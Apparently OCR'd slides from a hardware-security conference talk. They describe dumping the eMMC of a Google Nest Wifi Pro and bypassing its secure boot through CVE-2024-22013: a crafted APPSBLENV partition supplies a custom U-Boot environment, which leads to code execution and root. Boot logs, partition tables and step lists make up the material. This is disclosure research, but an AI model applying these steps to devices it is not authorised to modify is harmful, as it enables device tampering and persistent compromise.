
- We attempt dumping “in situ”
  - i.e. without removing the chip
- Low Voltage EMMC adapter
- SD card reader:
  - Must support 1-bit mode
  - E.g. Hama 123900



No success


We dig further…

- A CLK signal is likely interfering with our dump process:
  - No external crystal
- We identify a resistor where a CLK signal seems present:
  - Possibly CLK to eMMC from SoC
- We remove it



And try to read out the eMMC…


eMMC accessible from Linux



```
[1000.668297] usb-storage 1-2:1.0: USB Mass Storage device detected
[1000 .669135] scsi host0: usb-storage 1-2:1.0
[1000 .702384] scsi 0:0:0:0: Direct-Access Generic- SD/MMC
[1000 .704307] scsi 0:0:0:1: Direct-Access Generic- SD/MMC/MS/MSPRO
[1000 .704957] sd 0:0:0:0: Attached scsi generic sg0 type 0
[1000 .705802] sd 0:0:0:1: Attached scsi generic sg1 type 0
[1002.090529] sd 0:0:0:0: [sda] 7634944 512-byte logical blocks: (3.91 GB/3.64
GiB)

[1002.091119] sd 0:0:0:1: [sdb] Media removed, stopped polling
[1002.091818] sd 0:0:0:0: [sda] Write Protect is off
[1002.091830] sd 0:0:0:0: [sda] Mode Sense: 2f 00 00 00
[51022.093643] sd 0:0:0:1: [sdb] Attached SCSI removable disk
[51022.107679]  sda: sda1 sda2 sda3 sda4 sda5 sda6 sda7 sda8 sda9 sda10 sda11
sda12 sda13 sda14 sda15 sda16 sda17 sda18 sda19
```

19 partitions

Notable partitions




```
$ parted sda
GNU Parted 3.3
Welcome to GNU Parted! Type 'help' to view a list of commands.
(parted) p
Model:  (file)
Disk: 3909MB
Sector size (logical/physical): 512B/512B
Partition Table: gpt
Disk Flags:
Number  Start   End     Size    File system  Name       Flags
 1      17,4kB  280kB   262kB                sbl
 2      280kB   4474kB  4194kB               fts
 3      4474kB  38,0MB  33,6MB  ext4         factory
 4      38,0MB  39,1MB  1049kB               misc
 5      39,1MB  39,7MB  655kB                qsee_a
 6      39,7MB  40,4MB  655kB                qsee_b
 7      40,4MB  40,5MB  131kB                devcfg_a
 8      40,5MB  40,6MB  131kB                devcfg_b
 9      40,6MB  40,8MB  131kB                cdt_a
10      40,8MB  40,9MB  131kB                cdt_b
11      40,9MB  43,0MB  2097kB               uboot_a
12      43,0MB  45,1MB  2097kB               uboot_b
13      45,1MB  112MB   67,1MB               boot_a
14      112MB   179MB   67,1MB               boot_b
15      179MB   767MB   587MB   ext4         system_a
16      767MB   1354MB  587MB   ext4         system_b
17      1354MB  1773MB  419MB   ext4         cache
18      1773MB  2835MB  1062MB               data
19      2835MB  3909MB  1074MB  ext4         crash
```

Dump'em all

Making our life easier

- We expose all the relevant signals via soldered headers:
  - Serial
  - eMMC


- We can conveniently read/write eMMC



Bypassing Secure Boot.

Wifi Pro Secure Boot

- Secure Boot is enabled by eFuses:
  - PBL verifies SBL
- Then
  - SBL verifies U-Boot
  - U-Boot verifies the Kernel
- We confirm by writing a modified boot image:
  - Incorrect signature is detected
  - Boot process halted




```
U-Boot 2016.01-gc3449fb (Jan 24 2024 - 00:34:19 +0000)

DRAM:  smem ram ptable found: ver: 1 len: 4
1 GiB
NAND:  QPIC: disabled, skipping initialization
SF: Unsupported flash IDs: manuf 00, jedec ffc2, ext_jedec 3f7f
ipq_spi: SPI Flash not found (bus/cs/speed/mode) = (0/0/48000000/0)
0 MiB
MMC:   <NULL>: 0 (eMMC)
*** Warning - bad CRC, using default environment

PCI Link Intialized
PCI Link Intialized
In:    serial@78AF000
Out:   serial@78AF000
Err:   serial@78AF000
ART partition read failed..
Hit any key to stop autoboot:  0
do_bootipq: boot signed image

 Version: 1.0 [prio:14 tries:7 succ:1][prio:15 tries:7 succ:1]

MMC read: dev # 0, block # 219170, count 1 ... 1 blocks read: OK

MMC read: dev # 0, block # 219171, count 14604 ... 14604 blocks read: OK
Kernel image authentication failed
BUG: failure at board/qca/arm/common/cmd_bootqca.c:847/do_boot_signedimg()!
BUG!
resetting ...
```

Bypassing Secure Boot (CVE-2024-22013)

- U-Boot searches for partition APPSBLENV:
  - But…it doesn't exist

- Exploit:
  - Resize the `crash` partition
  - Create APPSBLENV
  - Supply our own U-Boot environment




```
DRAM:  smem ram ptable found: ver: 1 len: 4
1 GiB
NAND:  QPIC: disabled, skipping initialization
SF: Unsupported flash IDs: manuf 00, jedec ffc0, ext_jedec 7fff
ipq_spi: SPI Flash not found (bus/cs/speed/mode) = (0/0/48000000/0)
0 MiB
MMC:   <NULL>: 0 (eMMC)
PCI Link Intialized
PCI Link Intialized
In:    serial@78AF000
Out:   serial@78AF000
Err:   serial@78AF000
eth1 MAC Address from ART is not valid
Hit any key to stop autoboot:  0
4a92891c: 10 b5 04 48 04 4b 78 44 00 f0 0a f8 03 48 10 bc    ...H.KxD.....H..
4a92892c: 02 bc 08 47 1a 00 00 00 15 76 96 4a 77 77 77 07    ...G.....v.Jwww.
4a92893c: 18 47 c0 46 0a 41 72 62 69 74 72 61 72 79 20 63    .G.F.Arbitrary c
4a92894c: 6f 64 65 20 65 78 65 63 75 74 69 6f 6e 20 69 6e    ode execution in

Arbitrary code execution in a Secure Boot stage on Google Nest Wifi Pro.
4a92891c: 10 b5 04 48 04 4b 78 44 00 f0 0a f8 03 48 10 bc    ...H.KxD.....H..
```

(source: Hardwear.io NL 2024 presentation by Sergey Volokitin)

We can boot an unsigned image!


Post exploitation

- Enable kernel printing:
  - We pass our bootargs
  - Modify “console=“ to “realize=“
- Get root:
  - Modify init.rc in ramdisk (part of bootimg)
  - Repack bootimg
  - Flash



